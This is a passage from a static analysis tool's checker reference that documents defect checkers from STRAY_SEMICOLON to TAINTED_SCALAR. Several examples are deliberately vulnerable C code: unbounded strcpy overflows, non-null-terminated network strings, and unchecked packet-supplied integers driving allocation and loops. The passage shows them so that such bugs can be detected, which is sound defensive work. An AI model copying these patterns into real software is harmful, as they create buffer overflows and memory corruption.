The rule for loops is more complicated, because loops with no bodies are common. Generally speaking, a `while` or `for` loop will only be reported if it is followed by a block (a “compound statement”) that is not justified for any purpose other than serving as the loop’s intended body.

When used to analyze a C# code base, STRAY_SEMICOLON reports `lock` statements with empty bodies in addition to the `if`, `for`, and `while` statements that it reports when run on C/C++ and Java code bases.

When used to analyze a PHP code base, the checker will also report cases where a `?>` closing tag immediately after an `if` conditional will cause the subsequent HTML, which was intended to be conditional, to be displayed unconditionally.

Enabled by Default: STRAY_SEMICOLON is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.166.2. Examples

This section provides one or more examples of defects found by the STRAY_SEMICOLON checker.

4.166.2.1. C/C++

In the following example, an `if` statement is followed by an extra semicolon, which results in `do_something_conditionally()` being called unconditionally:

```
if (condition);
    do_something_conditionally();
```

In the following example, a `while` statement is followed by an extra semicolon. The following block is executed only once, unconditionally, which might result in a premature return from the function:

```
while (condition);
{
    if (other_condition)
        return;
    /* advance the loop */
}
```

In the following example, a defect is not reported, because although it has no body, the `for` loop is self-contained and intentional, and the block that follows it might plausibly exist to create a scope for `local_variable`:

```
/* count the elements in list ‘head’ */
for (count = 0, p = head; p != 0; ++count, p = p->next)
    ;
{
    int local_variable
    /* … */
}
```

In the following C/C++ example, when `_NDEBUG` is defined, `DPRINT` expands to nothing, which results in the `if` statement having no `then` clause. This is not reported because the instance of the `DPRINT` macro occurs where the `then` clause was expected and it is assumed that any macro that expands to nothing will, in some configurations, expand to something else:

```
#ifndef _NDEBUG
#define DPRINT(x…) fprintf(stderr, x)
#else
#define DPRINT(x…)
#endif

if (condition)
    DPRINT(“condition is true\n”);
```

4.166.2.2. C#

In the following C#; examples, field `x` in the "bad" method examples is not protected by `lock(myLock)`. Therefore, if two threads try to execute one of these methods simultaneously, `lock(myLock)` will not prevent them from entering the critical section at the same time. Such a condition might cause the methods to erase each others work, perform tasks based on stale or inconsistent data, or otherwise behave incorrectly. Troubleshooting the cause of such an issue is difficult because the issue only occurs when two threads execute one of these methods at the same time. The "good" method examples show correct uses of the lock statement that are similar to the "bad" methods.

```
public class Test {
    object myLock;
    public int x;
    public void bad1() {
        lock(myLock); { //A STRAY_SEMICOLON defect here.
            x++;
        }
    }

    public void good1() {
        lock(myLock) { //No STRAY_SEMICOLON defect here.
            x++;
        }
    }

    public void bad2() {
        lock(myLock); //A STRAY_SEMICOLON defect here.
        {
            x++;
        }
    }

    public void good2() {
        lock(myLock) //No STRAY_SEMICOLON defect here.
        {
            x++;
        }
    }

    public void bad3() {
        lock(myLock); //A STRAY_SEMICOLON defect here.
            x++;
    }

    public void good3() {
        lock(myLock) //No STRAY_SEMICOLON defect here.
            x++;
    }
}
```

4.166.2.3. JavaScript

```
function stray_semicolon(x) {
    for (var i = 0; i < x; i++); { // STRAY_SEMICOLON here
        something(i);
    }
}
```

4.166.2.4. PHP

```
function test($x) {
    if ($x); { // STRAY_SEMICOLON here
        ++$x;
    }
}
```

The following example shows a conditional HTML PHP defect.

```
...
{ if (cond()) ?>Bye<?php } // STRAY_SEMICOLON here
...
```

4.166.3. Events

This section describes one or more events produced by the STRAY_SEMICOLON checker.

- `stray_semicolon` - The semicolon at the end of the following statement might be extraneous.

4.167. STREAM_FORMAT_STATE

Quality Checker

4.167.1. Overview

This C++ checker finds many instances where the formatting state of an `ostream` object is altered but not restored. This can have unintended effects on formatted output to that stream after the function returns.

The standard C++ `iostream` library provides input and output functionality using streams. It includes a formatted output capability, so that data of various types can be converted to a string for output purposes. For example:

```
cout << i;
```

by default, converts the `i` integer to a string of decimal digits and writes those digits to `cout`.

A common mistake when using the `iostream` library is to alter the formatting state but forget to restore it. When altering the formatting state of a global stream, such as `cout`, or a stream passed as a parameter, later users of that stream unexpectedly have their formatting operations affected by the latent state changes. This is a violation of the expected modularity of stream users.

You can change the formatting state of an `ostream` object by using methods or manipulators. STREAM_FORMAT_STATE handles the `flags`, `setf`, `unsetf`, `precision`, and `fill` methods, as well as all of the standard manipulators, such as `std::hex`.

Note

The `width` method is not included because it is reset by the operations that use it.

Enabled by Default: STREAM_FORMAT_STATE is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.167.2. Options

This section describes one or more STREAM_FORMAT_STATE options.

- `STREAM_FORMAT_STATE:report_suspicious_setf_args:<boolean>` - When this C++ option is true, the checker will report cases where it cannot properly interpret the mask that is passed to `setf` and therefore cannot determine whether the code is correct. Proper handling of `setf` (and `unsetf`) requires understanding what bits are set in the argument mask. Defaults to `STREAM_FORMAT_STATE:report_suspicious_setf_args:false`

- `STREAM_FORMAT_STATE:saver_class_regex:<regex>` - This C++ option specifies a regular expression that matches a class name. The checker will not report any unsaved settings for a stream that is passed as the first argument of a constructor for a class whose simple identifier (no qualifiers) matches (including substring match) this regular expression. The purpose of this option is to handle cases where the formatting flags are saved in a stack-allocated object that restores those flags in its destructor. Defaults to `STREAM_FORMAT_STATE:saver_class_regex:saver$`

4.167.3. Examples

This section provides one or more examples of defects found by the STREAM_FORMAT_STATE checker.

In the following example, `i` is converted to a string as hexadecimal but not restored:

```
void oops1(int i)
```

```
{
   cout << hex << i;
}
```

You can fix this defect as follows:

```
void corrected1(int i)
{
    cout << hex << i << dec;
}
```

In the following example, the precision of `f` is changed but not restored:

```
void oops2(ostream &os, float f)
{
    os << setprecision(2) << f;
}
```

4.167.4. Events

This section describes one or more events produced by the STREAM_FORMAT_STATE checker.

- `format_changed` - A format category is changed for the first time along this path (or since the last flags call).
- `format_restored` - A format category is changed for the second time. This may appear in reports for a stream for which some other category was not restored.
- `end_of_path` - The end of path was reached with a category having only been modified once.
- `suspicious_setf_mask` - `setf` or `unsetf` was called with a mask value that was not recognized.

4.168. STRING_NULL

Quality, Security Checker

4.168.1. Overview

This C/C++ checker finds many cases where non-null-terminated strings (for example, a string contained in a network packet) are used unsafely.

Because they are pointers to blocks of characters in memory, it is imperative that string arguments be null-terminated before functions manipulate them. When passed to functions such as `strlen()`, non-null terminated strings can cause looping or overflow defects.

Disabled by Default: STRING_NULL is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable STRING_NULL along with other production-level concurrency checkers that are disabled by default, use the `--concurrency` option to `cov-analyze`. This option does not apply preview-level concurrency checkers.

4.168.2. Examples

This section provides one or more examples of defects found by the STRING_NULL checker.

This example reports a defect because the `name` string is not null-terminated and is passed to `process_filename()`, which searches `name` until it finds a null terminator. If `name` lacks a null-terminator `process_filename()` could potentially corrupt memory.

```
char *string_null_example() {
    char name[1024];
    char *extension;

    string_from_net(fd, 1023, name);  // read from net, no null-termination
    if (x[0] != SOME_CHAR)  {
        extension = process_filename(name);  // process until '\0' found
    }
}
```

A quick fix for these type of defects is to null-terminate strings after reading them in from a string null source such as `string_from_net()` and before passing them to a string null sink such as `process_filename()`.

Disabled by Default: STRING_NULL is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable STRING_NULL along with other security checkers, use the `--security` option to the `cov-analyze` command.

4.168.3. Models and annotations

The following primitives are useful for custom models that can help STRING_NULL analysis.

This model indicates that `custom_network_read()` will return a non null-terminated character array.

```
char *custom_network_read() {
    return __coverity_string_null_return__();
    }
```

This model indicates that `custom_packet_read()` will assign argument `s` to a character array possibly without null-termination.

```
void custom_packet_read(char *s) {
    __coverity_string_null_argument__(s);
    }
```

This model indicates that `custom_string_replace()` must be protected from non null-terminated strings.

```
void custom_string_replace(char *s, char c, char x) {
    __coverity_string_null_sink__(s);
    }
```

This model indicates that `custom_varargs()'s` argument 2 and onward should be length-checked before being passed to `custom_vararg()`.

```
void custom_vararg(char *s, char *format, ...) {
    __coverity_string_null_sink_vararg__(2);
}
```

Rather than call `__coverity` functions directly in code, function annotations can be expressed in comments with the following tags:

- `+string_null_return`: Specifies that a function can return a non null-terminated character array. For example, the following code specifies that the `custom_network_read()` function returns a non null-terminated character array:

  ```
  // coverity[ +string_null_return ]
  char* custom_network_read() {...}
  ```

- `+string_null_argument`: Specifies that a function can assign an argument to a non null-terminated character array. For example, the following code specifies that the `custom_packet_read()` function assigns a non null-terminated character array to its `s` argument:

  ```
  // coverity[ +string_null_argument : arg-0 ]
  size_t custom_packet_read(char* s) {...}
  ```

- `+string_null_sink`: Specifies that a function requires a null-terminated string as an argument. For example, the following code specifies that the `custom_string_replace()` function requires an `s` string argument that is null-terminated:

  ```
  // coverity[ +string_null_sink : arg-0 ]
  void custom_string_replace(char* s) {...}
  ```

You can create a model without primitives to override inferred models and remove improper use of non-terminated strings. You can suppress single defects with the `//coverity` annotations.

STRING_NULL infers three different types of incorrect interprocedural information:

1. A string returned from a function can be non null-terminated.

2. A function can fill an argument with a non null-terminated string.

3. A potentially non null-terminated string is passed to a dangerous string null sink.

For example, suppose the function `next_string(char *s)` is analyzed incorrectly and Coverity assumes that it stores a non-null-terminated string into the argument `s`. In fact, you know that argument is always null-terminated and `next_string()` should not be regarded as a string null source. You can add the following model to the library to suppress this false positive:

```
size_t next_string(char *s) {
    size_t size_s;
    return size_s;
}
```

This model indicates to the analysis that the function is *not* a string null source.

You can use the following annotation tags to indicate which function models to ignore:

- `-string_null_return`: Specifies that a function does not return a non null-terminated character array. For example, the following code specifies that the `custom_network_read()` function does not return a non null-terminated character array:

  ```
  // coverity[ -string_null_return ]
  char* custom_network_read() {...}
  ```

- `-string_null_argument`: Specifies that a function cannot assign an argument to a non null-terminated character array. For example, the following code specifies that the `custom_packet_read()` function does not assign a non null-terminated character array to its `s` argument:

  ```
  // coverity[ -string_null_argument : arg-0 ]
  size_t custom_packet_read(char* s) {...}
  ```

- `-string_null_sink`: Specifies that a function does not require a null-terminated string as an argument. For example, the following code specifies that the `custom_string_replace()` function does not require an `s` string argument that is null-terminated:

  ```
  // coverity[ -string_null_sink : arg-0 ]
  void custom_string_replace(char* s) {...}
  ```

4.168.4. Events

This section describes one or more events produced by the STRING_NULL checker.

- `string_null_return`: A function that can return a non null-terminated string.
- `string_null_argument`: A function that can set an argument to be a non null-terminated string.
- `tainted_data_transitive`: A function that will transitively taint a given interface (argument or return), based on the tainted status of an argument.
- `string_null`: Either a potentially non null-terminated string has been passed to a string null sink or a potentially non null-terminated string is used in the condition of a for/while loop that searches for a terminating null character.

4.169. STRING_OVERFLOW

Quality, Security Checker

4.169.1. Overview

This C/C++ checker finds many cases where a string manipulation function (for example, `strcpy`) might write past the end of the allocated array. It determines this based on the sizes of the arrays involved at the call site to the string manipulation function. It reports a defect if it finds a buffer copying function where the source string is larger than the destination string. It issues a warning for all other possible string overflows.

String overflows are one of the premier causes of C/C++ memory corruption and security vulnerabilities. Memory corruption occurs when memory outside the bounds of a string buffer is inadvertently overwritten. Buffer overruns are common because languages such as C and C++ are inherently unsafe : their string manipulation routines do not automatically perform bounds-checking, leaving it up to the programmer to perform this task.

STRING_OVERFLOW analyzes calls to the following functions:

- `strcpy`, `strcat`
- `wcscpy`, `wcscat`
- `StrCpy`, `StrCpyA`, `StrCpyW`, `StrCat`, `StrCatA`, `StrCatW`
- `OemToChar`, `OemToCharA`, `OemToCharW`, `OemToAnsi`, `OemToAnsiA`, `OemToAnsiW`
- `_mbscpy`, `_mbscat`, `_tcscat`, `_tcscpy`
- `lstrcpy`, `lstrcpyA`, `lstrcpyW`,
- `lstrcat`, `lstrcatA`, `lstrcatW`

Disabled by Default: STRING_OVERFLOW is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable STRING_OVERFLOW along with other security checkers, use the `--security` option to the `cov-analyze` command.

4.169.2. Options

This section describes one or more STRING_OVERFLOW options.

- `STRING_OVERFLOW:report_fixed_size_dest:<boolean>` - When this C/C++ option is true, the checker reports defects if the destination size is known, but the source size is not (for example, a pointer). These are potential overflows because the source could be arbitrarily large and should be length checked before being passed to the copy routine. When set to `false`, defects are not reported unless both source and destination sizes are known. Defaults to `STRING_OVERFLOW:report_fixed_size_dest:true`

4.169.3. Examples

This section provides one or more examples of defects found by the STRING_OVERFLOW checker.

The following example flags a defect because, for the `strcpy()` call, the source string is larger than the destination string.

```
void string_overflow_example() {
    char destination_buffer[256];
    char source_buffer[1024];
    ...
    strcpy(destination_buffer, source_buffer);
}
```

4.169.4. Events

This section describes one or more events produced by the STRING_OVERFLOW checker.

- `string_overflow` - A string function has been called that can possibly cause an overflow.
- `parameter_as_source` - The source argument is a parameter of the current function.

4.170. STRING_SIZE

Quality, Security Checker

4.170.1. Overview

This C/C++ cases where a string manipulation function (for example, `strcpy`) might write past the end of the allocated array. It determines this by following a string from its tainted source, past any length checking routines that might otherwise sanitize it, and to a trusted sink that does not check the length itself. Unlike STRING_OVERFLOW, which also finds array overruns involving strings, STRING_SIZE follows an interprocedural dataflow path from source to sink rather than relying on information locally available at a string manipulation call site. A STRING_SIZE defect can potentially cause buffer overflows, memory corruption, and program crashes.

To fix this defect, you should either length-check strings of arbitrary length before copying them into fixed size buffers, or use safe copying functions (for example: `strncpy()` instead of `strcpy()`).

Disabled by Default: STRING_SIZE is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable STRING_SIZE along with other security checkers, use the `--security` option to the `cov-analyze` command.

4.170.2. Examples

This section provides one or more examples of defects found by the STRING_SIZE checker.

In the following example, if `gethostbyaddr()` returns inauthentic DNS results, the `he->h_name` field can be of arbitrary length. A size-check must be performed to ensure it fits inside the `addr` buffer.

```
char *string_size_example() {
    static char addr[100];
    struct hostent *he;
    he = gethostbyaddr(address, len, type);
    strcpy(addr, he->h_name);
    return addr;
}
```

4.170.3. Models and annotations

You can use Coverity Analysis primitives to create custom models for STRING_SIZE.

The following model indicates that `custom_string_return()` returns a string of arbitrary size and must be sanitized before a potentially dangerous use:

```
string custom_string_return() {
  return __coverity_string_size_return__();
}
```

The following model indicates that `custom_string_length()` correctly sanitizes `s` with respect to its length:

```
size_t custom_string_length(const char *s) {
    size_t len;
    __coverity_string_size_sanitize__(s);
    return len;
}
```

The following model indicates that `custom_string_process()` is a string size sink with respect to argument `s` and must be protected from arbitrarily large strings:

```
void *custom_string_process(const char *s) {
     __coverity_string_size_sink__(s);
}
```

The following model indicates that `custom_varargs()'s` argument 2 and onward should be sanitized before a call to `custom_vararg()`:

```
void custom_vararg(char *s, char *format, ...) {
    __coverity_string_size_sink_vararg__(2);
}
```

Instead of using library models that call `__coverity` functions, you can use function annotations in source code comments with the following tags:

- `+string_size_return`: Specifies that a function returns a string of arbitrary size. For example, the following code specifies that the `custom_string_return()` function returns a string of arbitrary size:

  ```
  // coverity[ +string_size_return ]
   char* custom_string_return() {...}
  ```

- `+string_size_sanitize`: Specifies that a function sanitizes a string argument. For example, the following code specifies that the `custom_string_length()` function sanitizes `s`:

  ```
  // coverity[ +string_size_sanitize : arg-0 ]
      size_t custom_string_length(char* s) {...}
  ```

- `+string_size_sink`: Specifies that a function requires a string whose length is sanitized as an argument. For example, the following code specifies that the `custom_string_process()` function requires an `s` string argument whose length is sanitized:

  ```
  // coverity[ +string_size_sink : arg-0 ]
      void *custom_string_process(char* s) {...}
  ```

You can create a model without Coverity Analysis primitives to overwrite inferred models. You can suppress single defects using the `//coverity` annotations.

STRING_SIZE can infer three types of incorrect interprocedural information:

- A string returned from a function can be arbitrarily large.
- A function successfully sanitizes a given string.
- A potentially large string is passed to a dangerous string size sink.

For example, suppose Coverity Analysis incorrectly analyzes the function `process_string(char *s)` and assumes that its first argument is ultimately passed to a string size sink such as `strcpy()`. If that argument is, in fact, used only in a safe manner, `process_string()` should not be regarded as a string size sink. To eliminate this false positive, you can add the following model to the library:

```
size_t process_string(char *s) {
    size_t size_s;
    return size_s;
}
```

This model indicates that the function should not be considered a string size sink.

You can use function annotations to ignore function models with the following tags:

- `-string_size_return`: Specifies that a function does not return a string of arbitrary size. For example, the following code specifies that the `custom_string_return()` function does not return a string of arbitrary size:

  ```
  // coverity[ -string_size_return ]
      char* custom_string_return() {...}
  ```

- `-string_size_sanitize`: Specifies that a function does not sanitize a string argument with respect to its length. For example, the following code specifies that the `custom_string_length()` function does not sanitize the length of its `s` string argument:

  ```
  // coverity[ -string_size_sanitize : arg-0 ]
    size_t custom_string_length(char* s) {...}
  ```

- `-string_size_sink`: Specifies that a function requires a string whose length is not sanitized as an argument. For example, the following code specifies that the `custom_string_process()` function does not require an `s` string argument whose length is sanitized:

  ```
  // coverity[ -string_size_sink : arg-0 ]
  ```

```
    void *custom_string_process(char* s) {...}
```

4.170.4. Events

This section describes one or more events produced by the STRING_SIZE checker.

- `string_size_return` - A function that can return an arbitrarily large string to the current call site.
- `string_size` - A potentially arbitrarily large string has been passed to a string size sink.

4.171. SW.*: Compiler Warnings

Semantic warning checker. For details, see Section 4.119, “PW.*, RW.*, SW.*: Compiler Warnings ”.

4.172. SWAPPED_ARGUMENTS

Quality Checker

4.172.1. Overview

This C/C++, C#, Java checker finds many instances in which the arguments to a function are provided in an incorrect order. The checker attempts to determine a correct ordering by comparing call arguments with the names of parameters in the definition of the function.

In Java and C#, the checker is only able to report on calls to functions implemented in bytecode if debugging information is present and includes parameter names.

C/C++, C#, Java

- **Enabled by Default**: SWAPPED_ARGUMENTS is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.172.2. Options

This section describes one or more SWAPPED_ARGUMENTS options.

- `SWAPPED_ARGUMENTS:callee_name_has:<regular_expression>` - For this C/C++, C#, Java option, the checker will not report a defect if the regular expression matches in the simple function name of the callee (class, package, and namespace name not included). Defaults to `SWAPPED_ARGUMENTS:callee_name_has:[eE]qual`
- `SWAPPED_ARGUMENTS:caller_name_has:<regular_expression>` - For this C/C++, C#, Java option, the checker will not report a defect if the regular expression matches in the simple function name or simple class name of the caller (where defect is reported; package and namespace names not included). Defaults to `SWAPPED_ARGUMENTS:caller_name_has:verse|vert|[sS]wap|[uU]ndo|[eE]xchange|[rR]otate|[tT]rans`

4.172.3. Examples

This section provides one or more examples of defects found by the SWAPPED_ARGUMENTS checker.

4.172.3.1. C/C++

The following example shows a defect due to the programmer assuming that the destination argument appears first.

```
void copy(int srcId, int dstId) { /* ... */ }
void test() {
    int srcId = 1;
    int dstId = 2;
    copy(dstId, srcId); /* Defect: arguments are swapped. */
}
```

4.172.3.2. C# and Java

```
class SwArguments {
    void copy(object src, object dest) {
    }
    void bug() {
        object src = null;
        object dest = null;
        copy(dest, src); /* Defect: arguments are swapped. */
    }
}
```

4.172.4. Models

Because SWAPPED_ARGUMENTS uses models to identify the parameter names of callees, the declared names of parameters within models are key to the reporting of SWAPPED_ARGUMENTS defects. So when writing a model, Coverity suggests that you use good parameter names, such as the parameter names that you would declare and implement in the source code for your application. If you instead provide positional parameter names such as `arg0`, `arg1`, and so on, the checker will ignore them and thereby suppress SWAPPED_ARGUMENTS defects in any callers. Using good parameter names or positional parameter names in user models will suppress false positive defect reports that result from confusing parameter names in bytecode.

4.172.5. Events

This section describes one or more events produced by the SWAPPED_ARGUMENTS checker.

- `swapped_arguments` - The arguments to a function call are in the wrong order.

4.173. SYMBIAN.CLEANUP_STACK

Quality Checker

4.173.1. Overview

This C++ checker finds many cases where the memory allocation conventions of the Symbian OS "cleanup stack" are violated.

The Symbian OS has a special exception-like mechanism for reporting and handling errors. Central to this mechanism is a global cleanup stack, onto which outstanding obligations are placed. When an error (called a *leave*) occurs, those obligations are processed, thus avoiding memory leaks. Interaction with this stack can be error-prone, and SYMBIAN.CLEANUP_STACK reports many of these errors. SYMBIAN.CLEANUP_STACK checks that whenever a leave is called, every allocated object is on the cleanup stack or pointed-to by some data structure. Otherwise, if a leave is called, an object that is not on the stack or in a data structure is leaked.

In addition, this checker examines the following:

- Objects are neither deallocated nor on the cleanup stack when they go out of scope or have no more pointers pointing to them.
- Objects are not manifestly freed more than once.
- No object appears on the stack more than one time.
- Objects are on the cleanup stack even after they have been deallocated causing a potential double-free.
- Functions always exit with a net of zero elements on the stack, or one element for functions that end with `LC`.

See Section 4.174, “SYMBIAN.NAMING ” for more information on other Symbian defects.

Disabled by Default: SYMBIAN.CLEANUP_STACK is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable SYMBIAN.CLEANUP_STACK along with other Symbian checkers, use the `--symbian` option.

4.173.2. Options

This section describes one or more SYMBIAN.CLEANUP_STACK options.

- `SYMBIAN.CLEANUP_STACK:aliases_as_free:<boolean>` - When this C++ option is true, the checker treats the aliasing of allocated memory as potentially free, and then reports double-frees if the memory is explicitly freed. This option is prone to a high false positive rate. Defaults to `SYMBIAN.CLEANUP_STACK:aliases_as_free:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `high`.

- `SYMBIAN.CLEANUP_STACK:bad_pop:<boolean>` - When this C++ option is true, the checker checks if the argument to a Pop or `PopAndDestroy` function matches the element being popped from the cleanup stack. Defaults to `SYMBIAN.CLEANUP_STACK:bad_pop:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

- `SYMBIAN.CLEANUP_STACK:infer_allocs:<boolean>` - When this C++ option is true, the checker infers allocations when it discovers memory whose allocation site has not been seen being pushed to the cleanup stack. The default value is false, meaning that it does not report non-pushes to the cleanup stack. Defaults to `SYMBIAN.CLEANUP_STACK:infer_allocs:false`

This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

- `SYMBIAN.CLEANUP_STACK:multiple_pushes:<boolean>` - When this C++ option is true, the checker reports when a function pushes more than one memory allocation onto the cleanup stack. That would violate the rule that a function is only allowed to push at most one memory allocation onto the cleanup stack. Defaults to `SYMBIAN.CLEANUP_STACK:multiple_pushes:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

4.173.3. Examples

This section provides one or more examples of defects found by the SYMBIAN.CLEANUP_STACK checker.

Three defects are shown in the following examples.

In function `test1`, object `a1` is not on the cleanup stack when the function `leaverL` could potentially leave the execution.

In function `test2`, a defect is reported because object `a2` is pushed onto the cleanup stack twice, once in `newLC` and once in `test2`.

In function `test3`, a defect is reported because object a3 is freed while it is still on the cleanup stack causing a potential double-free.

```
struct A : public CBase {
    int a;
    int *b;

    static A* newLC();
}

TInt func();

void leaverL() {
    User::LeaveIfError(func());
}

A* A::newLC() {
    A *a = new (ELeave) A;
    CleanupStack::PushL(a);
    return a;
}

void test1() {
    A *a1 = new (ELeave) A;

    leaverL();    /* Defect: a1 not on cleanup stack
                             when leaving function called */
}

void test2() {
    // Allocate and push object onto cleanup stack
    A *a2 = A::newLC();

    CleanupStack::PushL(a2)  // Defect: a2 pushed onto cleanup stack twice
}

void test3() {
    // Allocate and push object onto cleanup stack
    A *a3 = A::newLC();

    delete a3; // Defect: a3 freed but still on cleanup stack (double free)
}
```

4.173.4. Events

This section describes one or more events produced by the SYMBIAN.CLEANUP_STACK checker.

- `alias` - An object is aliased by storing pointer in a data structure.
- `alloc_fn` - Allocation function.
- `alloc_push_fn` - Allocation function pushes allocated memory onto global cleanup stack.
- `assign` - A pointer is assigned either the return value from a function that allocates memory or a value from another pointer.
- `bad_pop_arg` - Argument to a popping function does not match argument that is being popped from the cleanup stack.
- `double_free` - An object is freed twice or is freed while it is on the global cleanup stack.
- `double_push` - An object is pushed more than once onto the cleanup stack.
- `freed_arg` - Deallocation of an object.
- `identity` - A method returns one of its arguments.
- `leave_without_push` - Leave called without push to global cleanup stack.
- `memory leak` - Memory leak.
- `more_than_one_push` - More than one allocation is pushed onto the cleanup stack along a path in a function.
- `pop` - Pop to global cleanup stack.
- `push` - Push to global cleanup stack.

4.174. SYMBIAN.NAMING

Quality Checker

4.174.1. Overview

This C++ checker reports certain violations of the naming conventions used in the Symbian OS for classes and functions. By default, it enforces the rule that a function that can potentially leave or call a leaving function should contain `L` in its suffix.

See Options for additional naming convention checks.

The Symbian OS uses mandated standard naming conventions for classes and functions. The naming conventions can be related to memory management through the cleanup stack or other simple inheritance-related or functional behavior. Violations of the naming conventions can lead to erroneous code due to the wrong assumptions made by clients of the function or the class regarding its behavior.

See Section 4.173, “SYMBIAN.CLEANUP_STACK ” for more information on other Symbian defects.

Disabled by Default: SYMBIAN.NAMING is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable SYMBIAN.NAMING along with other Symbian checkers, use the `--symbian` option.

4.174.2. Options

This section describes one or more SYMBIAN.NAMING options.

- `SYMBIAN.NAMING:report_LC_errors:<boolean>` - When this C++ option is true, the checker reports a defect if a function that pushes an item onto the cleanup stack does not have `LC` in its suffix. Defaults to `SYMBIAN.NAMING:report_LC_errors:false (does not check for an LC suffix).`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

4.174.3. Examples

This section provides one or more examples of defects found by the SYMBIAN.NAMING checker.

In the following examples, the `test()` and `test2` functions should be renamed to end with `L` and `LC`, respectively:

```
void test() ( // Defect: test should have L in its suffix
    func();
    func2L(); // Call leaving function
)

A* test2()  ( /* Defect: test2 should have LC in its suffix,
                         assumes report_LC_errors option set */
    A *sta = new A;
    CleanupStack::PushL(sta); // push sta onto cleanup stack
    return sta;
)
```

4.174.4. Events

This section describes one or more events produced by the SYMBIAN.NAMING checker.

- `assign` - A pointer is assigned a value from another pointer or from a function that returns allocated memory.
- `identity` - A method returns one of its arguments.
- `leave` - Leaving function called.
- `naming_error` - Violation of the Symbian naming convention.
- `pop` - Pop element off cleanup stack.
- `push` - Push element onto cleanup stack.

4.175. TAINTED_SCALAR

Quality, Security Checker

4.175.1. Overview

This C/C++ checker finds many instances where scalars (for example, integers) are not properly bounds-checked (*sanitized*) before being used as array or pointer indexes, loop boundaries, or function arguments. Scalars that are not sanitized are considered *tainted*. Missing or inadequate scalar validation can cause buffer overflows, integer overflows, denials of service, memory corruption, and security vulnerabilities.

Signed scalars must be upper- and lower-bounds checked. Unsigned integers need only an upper-bounds check. You can also sanitize scalars with an equality check since this effectively bounds the value to a single number.

To enable taint to flow downwards from C and C++ unions to their component fields, you can set the `--inherit-taint-from-unions` option to the cov-analyze command.

Disabled by Default: TAINTED_SCALAR is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable TAINTED_SCALAR along with other security checkers, use the `--security` option to the `cov-analyze` command.

4.175.2. Options

This section describes one or more TAINTED_SCALAR options.

- `TAINTED_SCALAR:tainting_byteswaps:<boolean>` - If this C/C++ option is set to true, the checker will treat buffers used to load integers one byte at a time as defects. Defaults to `TAINTED_SCALAR:tainting_byteswaps:false`

This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

Example:

```
char *p;
void xxx() {
    int array[10];
    // Assume that 'p' is tainted because of the following:
    unsigned x = ((unsigned) p[0] << 8) | (unsigned) p[1];
    array[x] = 0; // BUG
}
```

- `TAINTED_SCALAR:track_general_dataflow:<boolean>` - [Preview option] If this C/C++ option is set to true, the checker will enable a *preview* mode that extends the kinds of constructs that the checker handles. Defaults to `TAINTED_SCALAR:track_general_dataflow:false`

  The following example allows the checker to track global variables:

```
int global;
int getGlobal() {
    return global;
}
void taintGlobal(int fd) {
    read(fd, &global, sizeof(global));
}
void test(int fd) {
    int array[10];
    taintGlobal(fd);
    array[getGlobal()] = 0; // defect reported
}
```

About this preview option:

This option might cause the runtime to increase dramatically. In addition, the checker might report duplicate defect instances in Coverity Connect (that is, software issues with the same CID) in cases where the new mode overlaps with the old (for example, defects that only involve local variables).

Preview features have not been validated for regular production use. Use of this option could yield more false positives than normal from this checker. Also, changes to this feature in the next release could change the number of issues found. Preview features are included in this release so that you can use them in a test environment and evaluate their results. Please provide feedback to `support@coverity.com` on the accuracy and value of this option.

4.175.3. Examples

This section provides one or more examples of defects found by the TAINTED_SCALAR checker.

In the following example, the tainted integer `nresp`, read from a packet, is only lower-bounds checked and not upper-bounds checked. This is a defect because a tainted expression: (`nresp * sizeof(char`

`*`)): is being passed to `xmalloc()`. This expression can cause an integer overflow, which can result in a buffer overflow, denial of service, memory corruption, or other security vulnerability.

```
void tainted_scalar_example() {
    int nresp = packet_get_int();
    if (nresp > 0) {

        response = xmalloc(nresp * sizeof(char *));
         for (i = 0; i < nresp; i++) {             // tainted scalar controls loop
            response[i] = packet_get_string(NULL); // heap corruption
        }
    }
}
```

4.175.4. Possible Solutions

Properly sanitize the tainted variable before use. For example, the following is *not* a defect because `nresp`'s lower and upper bounds are checked before any dangerous uses.

```
#define MAX_NRESP 256
...
void tainted_scalar_example() {
    int nresp = packet_get_int();

    if (nresp > 0 && nresp < MAX_NRESP) {

        response = xmalloc(nresp * sizeof(char *));
        for (i = 0; i < nresp; i++) {
            response[i] = packet_get_string(NULL);
        }
    }
}
```

4.175.5. Models and annotations

You can create custom user models to indicate security-specific information about certain functions.

This model indicates that `packet_get_int()` returns tainted data and should be tracked as such:

```
unsigned int packet_get_int() {
    return __coverity_tainted_data_return__();
}
```

This model indicates `custom_read()` taints its argument `buf`. The POSIX `read` interface is modeled with a similar stub function:

```
void custom_read(int fd, void *buf) {
    __coverity_tainted_data_argument__(buf);
}
```

This model indicates `custom_write()` is a tainted data sink for argument `count`. The POSIX `write` interface is modeled with a similar stub function:

```
void custom_write(int fd, const void *buf, size_t count) {
    __coverity_tainted_data_sink__(count);
}
```

This model indicates that `custom_copy()` will transitively taint argument dest based on the tainted state of argument `src` (and only if `n != 0`). The standard C interface `memcpy` is modeled with a similar stub function:

```
void *custom_copy(void *dest, void *src, size_t n) {
    if (n != 0) {
        __coverity_tainted_data_transitive__(dest, src);
    }
    return dest;
}
```

The next model indicates that `custom_sprintf()` will transitively taint argument 0 if any argument from 2 onward is tainted. The standard C interface `sprintf` is modeled with a similar stub function:

```
void custom_sprintf(char *str, const char *format, ...) {
